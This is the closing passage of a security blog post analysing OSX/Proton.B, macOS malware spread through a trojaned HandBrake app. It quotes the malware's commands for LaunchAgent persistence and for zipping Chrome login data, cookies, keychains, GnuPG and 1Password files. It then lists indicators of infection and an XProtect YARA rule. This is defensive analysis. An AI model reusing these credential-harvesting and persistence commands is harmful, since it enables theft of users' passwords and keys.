  sed -i -e 's/P_MBN/%@/g' ~/Library/LaunchAgents/%@.plist; sed -i -e 's=P_UPTH=%@/%@/Contents/MacOS/%@=g' ~/Library/LaunchAgents/%@.plist; chmod 644 ~/Library/LaunchAgents/%@.plist

- collect and exfiltrate sensitive user data such as 1Password files, browser login data, keychains, etc:
  zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Login\ Data ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Cookies

  zip -r %@/KC.zip ~/Library/Keychains/ /Library/Keychains/; %@ %@ %@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\ Support/1Password\ 4 ~/Library/Application\ Support/1Password\ 3.9; zip -r %@/proton.zip %@; %@ echo success


- ...and much more!

If you're interested in another solid technical analysis of OSX/Proton.B, see: "Proton.B: What this Mac malware actually does" (by 0xamit).

Conclusions
Well, my flight is about to land! So let's wrap this all up.

In this post we dug into the technical details of how OSX/Proton.B is installed via a trojaned HandBrake application. We also uncovered the malware's capabilities, such as its propensity for sensitive user data. Moreover, we answered the question why users with Little Snitch, remained uninfected. Neat!

Again, to check if you're infected, look for the following:





- a process named 'activity_agent', or Handbrake (that's running out of (/tmp)
- an application name 'activity_agent.app in ~/Library/RenderFiles/
- a plist file: '~/Library/LaunchAgents/fr.handbrake.activity_agent.plist

If you have been infected - it's best fully reinstall macOS via the 'macOS Recovery OS', and change all your passwords.

As mentioned in the last blog post, Apple has also pushed out an XProtect signature, meaning that all new infections should be thwarted:

```
$ cat /System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara

private rule Macho
{
 meta:
 description = "private rule to match Mach-O binaries"
 condition:
 uint32(0) == 0xfeedface or uint32(0) == 0xcefaedfe or uint32(0) == 0xfeedfacf
 or uint32(0) == 0xcffaedfe or uint32(0) == 0xcafebabe or uint32(0) == 0xbebafeca

}

rule XProtect_OSX_Proton_B
{
 meta:
 description = "OSX.Proton.B"

 condition:
 Macho and filesize < 800000 and hash.sha1(0, filesize) ==
   "a8ea82ee767091098b0e275a80d25d3bc79e0cea"
}
```

Finally, running a security product such as Little Snitch or BlockBlock is a must!




love these blog posts? support my tools & writing on patreon! Mahalo :)

p.s. shout out to all the guys/gals on #macadmins!

---

Source: https://objective-see.com/blog/blog_0x1F.html